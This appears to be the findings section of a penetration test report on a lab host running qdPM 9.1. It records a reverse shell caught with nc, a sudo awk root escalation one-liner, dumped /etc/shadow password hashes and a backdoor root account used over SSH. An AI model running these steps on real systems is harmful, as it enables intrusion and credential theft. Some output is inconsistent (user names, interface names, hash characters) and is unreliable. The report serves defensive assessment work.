

## Technical Findings


### Internal Penetration Assessment Findings

#### Finding IPA-001: Security Misconfiguration (Critical)

Description: Bigs.S was able to enumerate and access the `/install` folder, allowing us to connect DoubleTrouble's website to our database and creating an admin account, which enabled Bigs.S to log in to the application. The same account was later responsible for uploading the malicious image that led to the initial access to the server and, consequently, the ultimate domain breach.

Risk: The ability to access the `/install` folder and modify database connections violates access control mechanisms, allowing unauthorized changes to the application. Attackers gain full access to the system through multiple attack vectors (database manipulation, admin account creation, file upload exploit).

Evidence:



qdpM 9.1 Installation

Database config

Database host:  The address of the database server in the form of a hostname or IP address.

Database port:  MySQL Connection Port. (Leave this blank unless you know the server operates on a non-standard port.)

Database name:  The name of the database to hold the data in.

DB username:  The username used to connect to the database server.

DB password:  The password that is used together with the username to connect to the database server.

qdpM 9.1 Installation

Database config

Database host:  The address of the database server in the form of a hostname or IP address.


Database port:  MySQL Connection Port. (Leave this blank unless you know the server operates on a non-standard port.)

Database name:  The name of the database to hold the data in.

DB username:  The username used to connect to the database server.

DB password:  The password that is used together with the username to connect to the database server.

qdpM 9.1  
Copyright © 2010 [qdpm.net](http://qdpm.net)



qdPM 9.1 Installation

qdPM config

\* Required information

**Administrator access**

Email:\*

Password:\*

Administrator is internal user who can just manage users and configuration and can't create tasks or projects.  
So after installation login as administrator and create users with user rights.


**Basic Configuration**

Application name:\*  use in page heading

Short name:\*  use in page title

Email label:  use in email subject and can be blank

qdPM 9.1  
Copyright © 2010 [qdpm.net](http://qdpm.net)



qdPM 9.1 Installation

Success

qdPM is successfully installed. For more qdPM configuration see "Configuration->General" in menu

### Finding IPA-002: Insecure Image Upload (Critical).

Description: Bigs.S was able to upload a malicious image through the </index.php/configuration?type=general> web endpoint which led to an initial access to the server.

Risk: This vulnerability allows attackers to upload malicious files to the server, and exfiltrate information that can be used for further server/domain enumeration and exploitation.



```

kali@kali: ~/Desktop/Assessment-Findings/double_trouble-assessment
$ nc -lvp 7777
listening on [any] 7777 ...
^C
kali@kali: ~/Desktop/Assessment-Findings/double_trouble-assessment
$ python3 -m http.server 1111
Serving HTTP on 0.0.0.0 port 1111 (http://0.0.0.0:1111/) ...
10.0.2.5 - - [20/Feb/2025 22:44:10] "GET /hello.txt HTTP/1.1" 200 -
10.0.2.5 - - [20/Feb/2025 22:46:45] "GET /rev.php HTTP/1.1" 200 -

```

## Index of /uploads

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">attachments/</a>	2016-01-26 08:27	-	
<a href="#">doubletrouble.php</a>	2025-02-20 20:55	81K	
<a href="#">hello.txt</a>	2025-02-20 19:46	14	
<a href="#">rev.php</a>	2025-02-20 19:12	5.4K	
<a href="#">users/</a>	2014-09-12 18:52	-	

Apache/2.4.38 (Debian) Server at 10.0.2.5 Port 80

```

kali@kali: ~/Desktop/Assessment-Findings/double_trouble-assessment
$ sudo nc -lvp 7777
listening on [any] 7777 ...
connect to [10.0.2.4] from [UNKNOWN] [10.0.2.5] 43252
Linux doubletrouble 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64 GNU/Linux
21:48:19 up 6:36, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid:33(mw-data) gid:33(mw-data) groups=33(mw-data)
/bin/sh: 0: can't access tty: job control turned off
$ whoami
mw-data
$ hostname
doubletrouble
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 08:00:27:21:61:11 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.5/24 brd 10.0.2.255 scope global dynamic enp0s2
        valid_lft 431sec preferred_lft 431sec
    inet6 fe80::a00:27ff:fe21:6111/64 scope link
        valid_lft forever preferred_lft forever
$

```

## Finding IPA-003: Improper Privilege Management(Critical)

Description: The exploitation that led to the initial access provided Bigs.S with access to the service account **www-data** which had privileges to run the **awk** command with root privileges. With much ease, Bigs.S was able to leverage this poor privilege management to get root privileges to the system.

Risk: The service account **www-data** has unnecessary sudo privileges to run **awk** as root. This misconfiguration allows attackers to escalate privileges and gain full control over the system.

Evidence:

```
$ sudo -l
Matching Defaults entries for www-data on doubletrouble:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on doubletrouble:
    (ALL : ALL) NOPASSWD: /usr/bin/awk
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/ssh:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
$
```

```
$ sudo awk 'BEGIN {system("/bin/sh")}'  
whoami  
root  
hostname  
doubletrouble  
ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000  
    link/ether 08:00:27:21:61:11 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.5/24 brd 10.0.2.255 scope global dynamic enp0s3  
        valid_lft 414sec preferred_lft 414sec  
    inet6 fe80::a00:27ff:fe21:6111/64 scope link  
        valid_lft forever preferred_lft forever
```

```
cat /etc/shadow  
root:$6$GFEPutgi.1nJ4e5p$1qX/vWP1PCL3cGTDWNC5PUKXxTVSRuYLeIvbITxtxdbdPQDCKL.EzrzCynCPtfDbiinerU4Ae4S7XY3TLXZTB1:18613:0:99999:7:::  
daemon:*:18613:0:99999:7:::  
bin:*:18613:0:99999:7:::  
sys:*:18613:0:99999:7:::  
sync:*:18613:0:99999:7:::  
games:*:18613:0:99999:7:::  
man:*:18613:0:99999:7:::  
lp:*:18613:0:99999:7:::  
mail:*:18613:0:99999:7:::  
news:*:18613:0:99999:7:::  
uucp:*:18613:0:99999:7:::  
proxy:*:18613:0:99999:7:::  
www-data:*:18613:0:99999:7:::  
backup:*:18613:0:99999:7:::  
list:*:18613:0:99999:7:::  
irc:*:18613:0:99999:7:::  
gnats:*:18613:0:99999:7:::  
nobody:*:18613:0:99999:7:::  
_apt:*:18613:0:99999:7:::  
systemd-timesync:*:18613:0:99999:7:::  
systemd-network:*:18613:0:99999:7:::  
systemd-resolve:*:18613:0:99999:7:::  
messagebus:*:18613:0:99999:7:::  
sshd:*:18613:0:99999:7:::  
systemd-coredump:!:18613::::::  
mysql:!:18613:0:99999:7:::
```

## Finding IPA-004: SSH - Security Misconfiguration (High)

**Description:** After breaching to a shell with root privileges, Bigs.S was able to add a new root user account to the machine, and login on that account via ssh without any set up needed.

**Risk:** Allowing root accounts to login via ssh is against security best practices. Direct access to root makes privilege escalation unnecessary, shortening the path for a full domain breach.

**Evidence:**



```

sudo passwd newroot
New password: password
Retype new password: password
passwd: password updated successfully
cat /etc/shadow
root:$6$GFEPutg1.1nJ4e5p$1qX/vWP1PCL3c6TDWNC5PUKxTVSRuYLeIvbITxtdbdPQDCKL.EzrzcyntPtfDbiinerU4Ae4S7XY3TLXZT81:18613:0:99999:7:::
daemon:*:18613:0:99999:7:::
bin:*:18613:0:99999:7:::
sys:*:18613:0:99999:7:::
sync:*:18613:0:99999:7:::
games:*:18613:0:99999:7:::
man:*:18613:0:99999:7:::
lp:*:18613:0:99999:7:::
mail:*:18613:0:99999:7:::
news:*:18613:0:99999:7:::
uucp:*:18613:0:99999:7:::
proxy:*:18613:0:99999:7:::
www-data:*:18613:0:99999:7:::
backup:*:18613:0:99999:7:::
list:*:18613:0:99999:7:::
irc:*:18613:0:99999:7:::
gnats:*:18613:0:99999:7:::
nobody:*:18613:0:99999:7:::
_apt:*:18613:0:99999:7:::
systemd-timesync:*:18613:0:99999:7:::
systemd-network:*:18613:0:99999:7:::
systemd-resolve:*:18613:0:99999:7:::
messagebus:*:18613:0:99999:7:::
sshd:*:18613:0:99999:7:::
systemd-coredump:!:18613::::
mysql:!:18613:0:99999:7:::
newroot:$6$qAvikMpBkC.HqleA$ZqnvosM4z90Inx9Ds4X9AA41EZRdwx51W4LA/4.7YZPqjZ0JV380tdethtT3ImEpcPmy/EnQEeZQ7otGWgep3.:20140:0:99999:7:::

```

```

(kali㉿kali)-[~/Desktop/Assessment-Findings/double_trouble-assessment]
$ ssh newroot@10.0.2.5
newroot@10.0.2.5's password:
Linux doubletrouble 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ whoami
newroot
$ hostname
doubletrouble
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 08:00:27:21:61:11 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.5/24 brd 10.0.2.255 scope global dynamic enp0s3
        valid_lft 385sec preferred_lft 385sec
    inet6 fe80::a00:27ff:fe21:6111/64 scope link
        valid_lft forever preferred_lft forever
$

```